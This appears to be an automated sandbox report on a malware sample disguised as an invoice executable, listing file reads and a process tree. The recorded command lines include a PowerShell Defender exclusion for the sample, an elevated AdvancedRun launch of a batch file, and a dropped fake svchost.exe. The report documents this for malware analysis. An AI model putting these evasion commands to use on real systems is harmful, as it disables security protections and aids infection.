C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CAE1B4F	ReadFile

Analysis Process: svchost.exe PID: 2564 Parent PID: 556

General

Start time:	07:45:27
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5856 Parent PID: 1552

General

Start time:	07:45:27
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 5380 Parent PID: 5604

General

Start time:	07:45:28
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x7ff797770000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 6268 Parent PID: 5380

General

Start time:	07:45:32
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe' /SpecialRun 4101d8 5380
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 6356 Parent PID: 556

General

Start time:	07:45:37
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6364 Parent PID: 556

General

Start time:	07:45:37
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6484 Parent PID: 556

General

Start time:	07:45:38
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6496 Parent PID: 5604

General

Start time:	07:45:38
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe' -Force
Imagebase:	0x300000

File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: explorer.exe PID: 6508 Parent PID: 3472

General

Start time:	07:45:39
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe'
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6540 Parent PID: 6496

General

Start time:	07:45:39
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6552 Parent PID: 5604

General

Start time:	07:45:39
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0xaf0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6560 Parent PID: 6552

General

Start time:	07:45:39
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6700 Parent PID: 556

General

Start time:	07:45:40
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 6752 Parent PID: 6552

General

Start time:	07:45:40
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x10d0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 6772 Parent PID: 792

General

Start time:	07:45:41
Start date:	22/02/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6944 Parent PID: 6772

General

Start time:	07:45:43
Start date:	22/02/2021
Path:	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe'
Imagebase:	0xd50000
File size:	206848 bytes
MD5 hash:	A656F522F604872E02DAEE9DBC458D9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, ReversingLabs

Analysis Process: svchost.exe PID: 6964 Parent PID: 556

General

Start time:	07:45:43
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 7092 Parent PID: 3472

General

Start time:	07:45:47
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe'
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: 7108 Parent PID: 5604

General

Start time:	07:45:48
Start date:	22/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x910000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: explorer.exe PID: 7152 Parent PID: 792

General

Start time:	07:45:50
Start date:	22/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4568 Parent PID: 556

General

Start time:	07:45:49
Start date:	22/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
